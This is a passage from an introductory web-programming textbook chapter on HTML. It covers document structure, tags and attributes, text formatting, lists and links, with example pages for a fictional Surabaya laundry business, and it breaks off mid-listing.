A browser — the program that reads HTML tags and turns them into a page: Chrome, Edge, Firefox, Safari or Opera. Internet Explorer and Netscape Navigator are retired, but the habit they taught — test in more than one browser — is still correct. A browser is also called a **user agent**, because it acts on the user's behalf. Every modern browser carries **developer tools** (F12, or Ctrl+Shift+I; Cmd+Option+I on macOS): an *Elements* panel that shows the page as a tree, a *Console* for JavaScript, and a *Network* panel that shows every request and response. You will use all three in this chapter.

An editor — any program that saves plain text. This book uses **Visual Studio Code** with the **Live Server** extension, set up in Chapter 1: right-click an HTML file, choose *Open with Live Server*, and the page opens in the browser and reloads itself every time you save. Notepad, Notepad++, Sublime Text and Vim all work as well; what matters is that the program saves the characters you typed and nothing else.

> **WARNING.** Do not write HTML in Microsoft Word, and do not paste from Word into an editor. Word saves formatting, not plain text, and it silently replaces straight quotation marks with curly ones. A curly quotation mark is a different character from a straight one, and HTML

> attributes need the straight kind. A page that will not work for a reason you cannot see is almost always this.

Three habits will save you hours:

- **Save with the extension `.html`.** In Notepad, choose *All Files* in the *Save as type* box first, or it appends `.txt` and your page opens as a wall of raw tags.
- **Save as UTF-8**, so `é`, `ü`, Indonesian and every other script survive. VS Code does this by default; the status bar says *UTF-8*.
- **Keep the browser beside the editor.** The loop *edit, save, look* is the whole of web development, and Live Server shortens it to *edit, save*.

Everything in this chapter lives in the code folder `Chapter02/`, whose `README.md` says how to run each part on Windows, macOS and Linux; a caption such as `html/basics/skeleton.html` names the file inside it.

2.4 The Anatomy of an HTML Document

2.4.1 The tag

A **tag** is a name between angle brackets. `<p>` is a tag. So are `<html>`, `<head>`, `<title>`, `<body>` and `<img>`.

Most tags come in pairs: the first starts something and the second, with a forward slash before the name, ends it.

```
<p>This is a paragraph.</p>
```

`<p>` is the **start tag** (also called the opening tag), `</p>` is the **end tag** (the closing tag), and the whole thing — start tag, content, end tag — is called an **element**.

> **DEFINITION.** An **element** is a start tag, its content, and its end tag, taken together. A **tag** is just the marker. Everyday speech blurs the two, and this book will sometimes blur them too, but when precision matters: `<p>` is a tag, `<p>Hello</p>` is an element.

A few elements have no content and therefore no end tag: `<br>`, `<img>`, `<hr>`, `<input>`, `<meta>`, `<link>`. These are **void elements**. Write them as `<br>` or `<br />`; browsers accept both.

HTML tag names are not case-sensitive. `<body>`, `<BODY>` and `<Body>` are the same tag. Pages written in the 1990s used capitals, which made tags stand out on a projector; modern practice, and this book, write lower case.

2.4.2 Attributes

A tag can carry extra information inside the angle brackets after its name. Each piece is an **attribute**, with a name and a value:

```
<ELEMENT ATTRIBUTE="VALUE">
```

The pattern never changes: **element** is the tag's name, saying *what this thing is*; **attribute** is the property's name, saying *what about it*; and **value** is what that property is set to. The classic example is

```
<body bgcolor="blue">
```

Element `body`, attribute `bgcolor`, value `blue`: make the page's background blue. A tag may carry many attributes, separated by spaces:

```
<input type="text" id="name" name="name" maxlength="60" required>
```

Some attributes, like `required`, are **boolean**: presence means yes, absence means no.

Always quote a value. HTML forgives you when the value has no spaces, but the moment it does — `<p class="price highlight">` — the quotation marks are the only thing holding it together.

2.4.3 The three parts of a document

Every HTML document has three nested parts: `html`, `head` and `body`.

```
<html>
  <head>
  </head>

  <body>
  </body>
</html>
```

Figure 2.4 draws a slightly fuller document as a tree. Read it from the left: the document holds one `<html>` element, which has exactly two children; `<head>` holds information about the page, such as its `<title>`, and `<body>` holds the content.



Figure 2.4 An HTML document drawn as a tree. The head carries information about the page; the body carries everything the visitor sees.

That tree is not a metaphor. It is how the browser stores the page in memory, it is what the *Elements* panel of the developer tools shows you, and it is what JavaScript walks in Section 2.22. Every element except `<html>` has exactly one parent, and elements never straddle each other. This is legal:

```
<p>A <b>bold</b> word.</p>
```

and this is not:

```
<p>A <b>bold word.</p></b>
```

because `<b>` opens inside `<p>` and must close inside it. Browsers silently repair that mistake, which is worse than an error message: you never learn it was there.

> **KEY INSIGHT.** Tags nest like brackets in arithmetic: the last one opened is the first one closed. Indent by one step per level of nesting, and an unclosed tag becomes visible as text that drifts right and never comes back.

2.4.4 `<!DOCTYPE html>` and `<html>`

Every HTML document begins with `<html>` and ends with `</html>`; everything between the two is the document. One more line goes above it:

```
<!DOCTYPE html>
```

This is the **document type declaration**: not a tag, but a note saying "this is modern HTML, use the modern rules". Leave it out and the browser drops into *quirks mode*, a compatibility layer that reproduces the layout bugs of browsers from around the year 2000 on purpose, and your CSS is measured by those rules. Write the line; it costs fifteen characters.

Say what language the page is in, too — `<html lang="en">`, or `lang="id"` for Indonesian. It tells a screen reader which pronunciation to use, helps search engines, and lets the browser hyphenate and translate correctly.

2.4.5 `<head>` and `<title>`

The `<head>` holds information **about** the page rather than the page itself; nothing in it is drawn in the content area. The most important thing in it is the `<title>`. **Figure 2.5** shows where the title of the Profitina Laundry price page goes: onto the browser's tab, into the bookmark when the visitor saves the page, and into the clickable headline of a search result. A screen reader announces it when the page loads. It is the highest-value string in your document, and the one beginners most often leave as "Untitled".



Figure 2.5 The text inside `<title>` labels the browser tab. The same text names the bookmark and becomes the headline of a search result.

Two more lines belong in the head of every page you write from now on:

```
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
```

The first says which character encoding the file uses: UTF-8 represents every character in every written language, and without the line a browser may guess wrong and turn your `é` into `Ã©`. The second tells a phone not to pretend it is a desktop monitor (Section 2.20). Neither is optional.

2.4.6 `<body>`

The `<body>` holds everything the visitor sees. **Listing 2.1** is a complete page in the style of the 1990s, kept in the `historic` folder because it no longer validates.

Listing 2.1 A 1990s page with the `text` and `bgcolor` attributes on `<body>` (`html/basics/historic/body-colors.html`).

```
<html>
  <head>
    <title>Welcome to my home page</title>
  </head>
  <body text="green" bgcolor="orange">
    <p>This is my first HTML document</p>
  </body>
</html>
```

Figure 2.6 shows the result: green text on an orange background, ugly and deliberately so, because you can see at a glance that the attributes did something.



Figure 2.6 The `<body>` element with `text` and `bgcolor` attributes: green text on an orange background. Both attributes are obsolete; Section 2.15 does the same job in CSS.

> **WARNING.** `text` and `bgcolor` are **presentational attributes**: how you changed appearance before CSS existed, and now obsolete. They still work, because browsers never break old pages, but do not write new ones. Section 2.15 replaces them with CSS that applies to a whole site instead of one tag. Recognize them, because you will meet them in inherited code — which is why this chapter shows you several — but do not type them.

2.4.7 A complete skeleton to copy

Put everything together and you have the page you will start every file with for the rest of the book, **Listing 2.2**.

Listing 2.2 The skeleton of every HTML page (`html/basics/skeleton.html`). Copy it for every new page.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
  <p>Three outlets in Surabaya: Rungkut, Keputih and Wiyung.</p>
</body>
</html>
```

Open **Listing 2.2** with Live Server, or type it yourself, save it as `skeleton.html` and open it in a browser. You have written a web page; everything that follows is detail.

2.5 Text: Headings, Paragraphs, and the Two Kinds of Emphasis

2.5.1 Block and inline

> **DEFINITION.** A **block-level element** takes a whole horizontal band of the page to itself. It starts on a new line, and whatever follows it starts on a new line too. Paragraphs, headings, lists and tables are block-level. An **inline element** sits inside a line of text and takes only as much room as its content needs. Bold, italic, links and images are inline.

2.5.2 Headings

HTML gives you six levels of heading, `<h1>` down to `<h6>`, as **Listing 2.3** shows.

Listing 2.3 The six heading levels (`html/basics/headings.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Six heading levels</title>
</head>
<body>
  <h1>Heading one (H1)</h1>
  <h2>Heading two (H2)</h2>
  <h3>Heading three (H3)</h3>
  <h4>Heading four (H4)</h4>
  <h5>Heading five (H5)</h5>
  <h6>Heading six (H6)</h6>
</body>
</html>
```

Figure 2.7 shows what **Listing 2.3** looks like in a browser. Each level is smaller than the one above it, and every one of them is bold and takes a line to itself, because headings are block-level.



Figure 2.7 The six heading levels as a browser draws them, from `<h1>` at the top to `<h6>` at the bottom. The sizes are the browser's defaults and CSS can change them entirely.

Here is the part beginners get wrong. **The number is a rank, not a size.** `<h1>` means "the most important heading on this page", not "big"; for a small heading you reach for CSS, not `<h6>`. The levels give the document an outline, exactly like the numbered sections of this chapter: one `<h1>` for the subject, `<h2>` per major section, `<h3>` for subsections.

The outline matters because things read your page that are not eyes. A screen reader offers a blind visitor the list of headings to jump between, a search engine uses the outline to work out what the page is about, and an AI answer engine extracts structure before meaning. Skipping from `<h1>` to `<h4>` because `<h4>` was the right size costs you readers you never see.

The rules, then: one `<h1>` per page; never skip a level going down; never choose a level for its appearance.

2.5.3 Paragraphs

`<p>` marks a paragraph, as in **Listing 2.4**.

Listing 2.4 A heading and a paragraph (`html/basics/paragraph.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A heading and a paragraph</title>
</head>
<body>
  <h1>Welcome!</h1>
  <p>
    In this website, you will find
    a lot of information about Web Programming
  </p>
</body>
</html>
```

Notice something important in **Listing 2.4**, visible in **Figure 2.8**: the sentence is broken across two source lines and the browser joins them. **HTML collapses whitespace.** Any run of spaces, tabs and newlines becomes a single space on screen, so you cannot space things out with the spacebar or start a new line with Enter.



Figure 2.8 A heading and a paragraph. The two source lines of the paragraph have been joined into one, because HTML collapses every run of whitespace to a single space.

2.5.4 Line breaks and horizontal rules

When you genuinely want a line to end — in a postal address, in a line of a poem — use `<br>`:

```
<p>
  Profitina Laundry Keputih<br>
  Jl. Flamboyan No. 8, Sukolilo<br>
  Surabaya 60111
</p>
```

`<br>` is a void element. Do not use it to make space between paragraphs; two paragraphs already do that. A row of `<br><br><br>` is a beginner's signature.

`<hr>` draws a horizontal rule separating one section from another, and is void too. Old pages give it the attributes of **Table 2.1**.

Table 2.1 The historic attributes of `<hr>`. All four are obsolete, and CSS replaces them.

Attribute	Meaning	Values
`align`	where the rule sits	`center`, `left`, `right`
`width`	how long it is	a length or a percentage; default `100%`
`size`	how thick it is	a number of pixels
`noshade`	draw it flat, without the engraved look	present or absent

Table 2.1 is here so that you can read old pages, not write new ones. The example

```
<hr align="center" width="90%" size="30" noshade>
```

produces the thick gray band in **Figure 2.9**, between an ordered list and a second list lettered A to I. In CSS the same effect is

```
hr { width: 90%; height: 30px; border: none; background: gray; }
```

which has the advantage of applying to every rule on the site at once.



Figure 2.9 A horizontal rule drawn with the obsolete `align`, `width`, `size` and `noshade` attributes: 90 percent of the width, 30 pixels thick, and flat. The list below it uses `type="A"` for letters.

2.5.5 Physical and logical formatting

There are two families of tags for changing how a run of text looks, and the difference is one of the most instructive things in HTML.

Physical formatting says what the text should *look like*:

Table 2.2 Physical formatting tags. They name an appearance.

Tag	Effect
`<b>` … `</b>`	bold
`<i>` … `</i>`	italic
`<u>` … `</u>`	underlined
`<big>` … `</big>`	larger than normal (obsolete)
`<small>` … `</small>`	smaller than normal
`<strike>` … `</strike>`	struck through (obsolete; use `<s>`)
`<sup>` … `</sup>`	superscript
`<sub>` … `</sub>`	subscript
`<center>` … `</center>`	centered (obsolete)

Logical formatting says what the text *means*, and lets the browser choose an appearance to match:

Table 2.3 Logical formatting tags. They name a meaning, and the appearance follows.

Tag	Meaning	Usual appearance
`<em>` … `</em>`	emphasized	italic, like `<i>`
`<strong>` … `</strong>`	strongly important	bold, like `<b>`
`<del>` … `</del>`	deleted from the document	struck through
`<ins>` … `</ins>`	inserted into the document	underlined, like `<u>`

Compare **Table 2.2** with **Table 2.3**: on screen `<b>` and `<strong>` look identical, so why have both?

Because a screen reader can convey the difference: `<strong>` and `<em>` carry meaning it can pass on, while `<b>` is a request about ink, and a voice has no ink. Because `<del>` and `<ins>` record an edit history that a struck-through line does not. And because the day emphasis on your site should be red rather than italic, `<em>` lets you change it in one CSS rule and `<i>` does not.

> **KEY INSIGHT.** Prefer the logical tag: say what you mean and let the presentation follow. That principle, applied over and over, is what Section 2.10 calls *semantic HTML*, and it is the difference between a page that merely looks right and one that also works right.

`<b>` and `<i>` have narrow honest uses: `<i>` for a foreign word or a ship's name, `<b>` for a keyword that should stand out without being important. If you cannot say which you mean, you wanted `<em>` or `<strong>`.

2.5.6 A worked example with all of them

Listing 2.5 puts every one of these tags into two paragraphs, and **Figure 2.10** is the result.

Listing 2.5 Every physical and logical formatting tag in one document (`html/basics/historic/formatting.html`). It sits in `historic` because `<big>` and `<strike>` are obsolete.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Formatting text</title>
</head>
<body>
  <p>
    <b>Pevita</b> Pearce was born in <i>Jakarta</i> on 6 <u>October</u> 1992.
    She is the <em>second</em> child of three of <strong>Bramwell Pearce</strong> from
    <del>Surabaya</del> Wales, and <big>Ernie Auliasari</big> from
    <strike>Sidoarjo</strike> Banjarmasin. <small>Pevita</small> Pearce continued
    her study in <ins>New York</ins> City
  </p>
  <p>
    Einstein's Big Idea: E=MC<sup>2</sup><br>
    The chemical symbol for water: H<sub>2</sub>O
  </p>
</body>
</html>
```



Figure 2.10 The formatting document as a browser draws it. `<em>` and `<i>` produce the same italic, and `<strong>` and `<b>` the same bold: the difference between them is meaning, not ink.

Read **Listing 2.5** and **Figure 2.10** side by side, one tag at a time; note that `<em>` is italic only *because that is how this browser renders emphasis*.

The second paragraph shows `<sup>` and `<sub>`, the one place where physical tags are unarguably correct. This book writes mass-energy equivalence as $E = mc^2$ and water as H_2O using real equations, but in an ordinary web page `E=MC<sup>2</sup>` and `H<sub>2</sub>O` are exactly right: the raised and lowered positions *are* the meaning.

2.5.7 Alignment, fonts, and preformatted text

Three more pieces of old-style page formatting.

Alignment. The old `align` attribute took `left`, `right`, `center` or `justify`, and its CSS replacement is `text-align`:

```
<p align="center">Web Programming</p>
```

Fonts. The old `<font>` element set a typeface, a size and a color:

```
<font color="#112255" size="5">
  Web Programming
</font>
```

Figure 2.11 shows the result, dark blue and large. The `color` attribute takes the `#RRGGBB` form — two hexadecimal digits each for red, green and blue — so `#00FF00` is pure green. Section 2.15.5 takes color apart properly.

Figure 2.11 Text set with the obsolete `<font>` element: color `#112255` at size 5. CSS does the same with `color` and `font-size`.

Preformatted text. `<pre>` is the exception to whitespace collapsing: text inside it keeps every space and line break as typed, in a fixed-width font.

```
<pre>Web prog: HTML,
 it's fun,
      isn't it?
</pre>
```

Figure 2.12 shows a centered paragraph above a block of preformatted text whose ragged indentation has survived intact. `<pre>` is how you show code or anything where the spacing is the point.



Figure 2.12 A centered paragraph above a `<pre>` block. Inside `<pre>`, every space and line break in the source survives.

2.6 Lists

Three kinds, and you will use the first two constantly.

2.6.1 Unordered lists

When the order does not matter, use `<ul>` — unordered list — with one `<li>` — list item — per entry, as in **Listing 2.6**.

Listing 2.6 An unordered list of tropical fruits (`html/basics/list-unordered.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An unordered list</title>
</head>
<body>
  <p>Tropical fruits</p>
  <ul>
    <li>Durian</li>
    <li>Mango</li>
    <li>Mangosteen</li>
    <li>Pineapple</li>
    <li>Star fruit</li>
  </ul>
</body>
</html>
```

Figure 2.13 shows what **Listing 2.6** produces: one item per line, each bulleted, the block indented. Shuffling the five fruits would change nothing, which is exactly when `<ul>` is right.



Figure 2.13 An unordered list. The bullets and the indentation are the browser's defaults, and CSS can change or remove both.

2.6.2 Ordered lists

When the order *is* part of the meaning — steps in a recipe, films in release order, places in a ranking — use `<ol>`, as in **Listing 2.7**.

Listing 2.7 An ordered list of the Bumilangit films (`html/basics/list-ordered.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An ordered list</title>
</head>
<body>
  <p>Bumilangit Cinematic Universe</p>
  <ol start="1" type="1">
    <li>Gundala</li>
    <li>Sri Asih</li>
    <li>Godam</li>
    <li>Mandala</li>
    <li>Patriot</li>
  </ol>
</body>
</html>
```

Figure 2.14 shows the numbering **Listing 2.7** produces. `start` says which number to begin at and `type` which style to use — `1` for Arabic numerals, `a` or `A` for letters, `i` or `I` for Roman. Both values here are the defaults, spelled out so you know they exist.



Figure 2.14 An ordered list. The browser generates the numbers, so inserting an item in the middle never leaves the rest wrong.

That last point matters. The numbers are not in your file: insert a film between Gundala and Sri Asih and everything below renumbers itself. Typing “1.” “2.” “3.” into paragraphs looks identical and is a maintenance trap.

2.6.3 Nesting, and description lists

A list item may contain another list. Put the inner `<ul>` *inside* an `<li>`, never between two of them, as **Listing 2.8** does with the Profitina Laundry services.

Listing 2.8 A nested list (`html/basics/list-nested.html`). The inner `<ul>` lives inside an `<li>`.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A nested list</title>
</head>
<body>
  <h1>Our services</h1>
  <ul>
    <li>By weight
      <ul>
        <li>Wash, dry &amp; fold</li>
        <li>Express wash &amp; fold, 1 day</li>
        <li>Ironing only</li>
      </ul>
    </li>
    <li>Per item or pair
      <ul>
        <li>Dry cleaning</li>
        <li>Shoes deep clean</li>
      </ul>
    </li>
  </ul>
</body>
</html>
```

Listing 2.8 is the structure behind the grouped drop-down list of the pickup form in Section 2.12.

The third kind is the **description list**, `<dl>`, which pairs a term `<dt>` with its description `<dd>`; **Listing 2.9** uses it for delivery times.

Listing 2.9 A description list: a term, then what the term means (`html/basics/list-description.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A description list</title>
</head>
<body>
  <h1>How fast?</h1>
  <dl>
    <dt>Wash, dry &amp; fold</dt>  <dd>Ready within 2 days, Rp 8.000 per kg.</dd>
    <dt>Express</dt>             <dd>Ready within 1 day, Rp 12.000 per kg.</dd>
    <dt>Dry cleaning</dt>        <dd>Ready within 4 days, priced per item.</dd>
  </dl>
</body>
</html>
```

Use a description list for glossaries, for options with explanations, and for metadata — anywhere you have name-and-value pairs that are not a table. The status page in Section 2.25 shows a bill's details as exactly such a list.

2.7 Links

This is the *hyper* in hypertext, and it is one tag: `<a>`, for **anchor**.

2.7.1 Linking to another document

```
<a href="contact.html">Contact us</a>
```

`href` — hypertext reference — is the address to go to, and the text between the tags is what the visitor sees and clicks. An address may be **relative** or **absolute**.

A **relative** address, like `contact.html`, is worked out from where the current page is. A visitor on `https://laundry.example/info/faq.html` following `<a href="contact.html">` gets `https://laundry.example/info/contact.html` — same folder. Relative addresses make a site portable: develop it in a folder on your laptop, upload it, and every link still works. **Table 2.4** lists the four forms.

Table 2.4 Relative addresses. Two dots mean "the folder above"; a leading slash means "start again at the site root".

Written	Means
`contact.html`	in the same folder as the current page
`pages/contact.html`	in a `pages` folder inside the current folder
`../contact.html`	one folder up, then `contact.html`
`/contact.html`	from the very top of this site, whatever folder we are in

An **absolute** address gives the whole thing, scheme and host included, and is what you use to link to another site:

```
<a href="https://profitina.com">Profitina</a>
```

Table 2.4 is what you will get wrong at first: when a link does not work, the file is almost always not where you think it is relative to the page that names it. **Figure 2.15** shows the target of the first link, `contact.html`, in an editor: the skeleton of **Listing 2.2** with one centered paragraph, and already a complete working web page.

contact.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Contact us</title>
</head>
<body>
  <p style="text-align: center">Please contact CP: 0811111</p>
</body>
</html>
```

Figure 2.15 The linked page, `html/basics/contact.html`, in an editor. A complete HTML document needs only the skeleton and one line of content.

2.7.2 Linking within a document

You can also jump to a place *inside* a page. Put an `id` on the element you want to reach and link to that `id` with a `#`, which means "same document, this fragment":

```
<h2 id="prices">Our prices</h2>
...
<a href="#prices">Jump to the prices</a>
```

Old pages mark the spot with `<a name="prices">` instead; the `name` form still works and you will meet it in inherited code, but `id` is what you should write.

2.7.3 A page with every kind of link in it

Listing 2.10 puts every kind of link into one page: a relative link to `contact.html`, an absolute link to an external site, two marked destinations `section1` and `section2` wrapped around bold headings, a `<pre>` block of text under each, and finally two fragment links back up to the two sections. **Figure 2.16** is the browser's rendering.

Listing 2.10 A page using every kind of link (`html/basics/links.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Every kind of link</title>
</head>
<body>
  <a href="contact.html">Contact us</a><br>
  <a href="https://profitina.com">Profitina</a><br><br>
  <a id="section1"><b>Section One: HTML</b></a>
  <pre>HyperText Markup Language (HTML).
A standard notation for describing the web's documents.
Control the appearance of web page &amp; its content.
Make an online form for enrollment, online transaction.
Add the objects, e.g., image, audio and video in the document.
  </pre>
  <a id="section2"><b>Section Two: HTML Tools</b></a>
  <pre>HTML Tools.
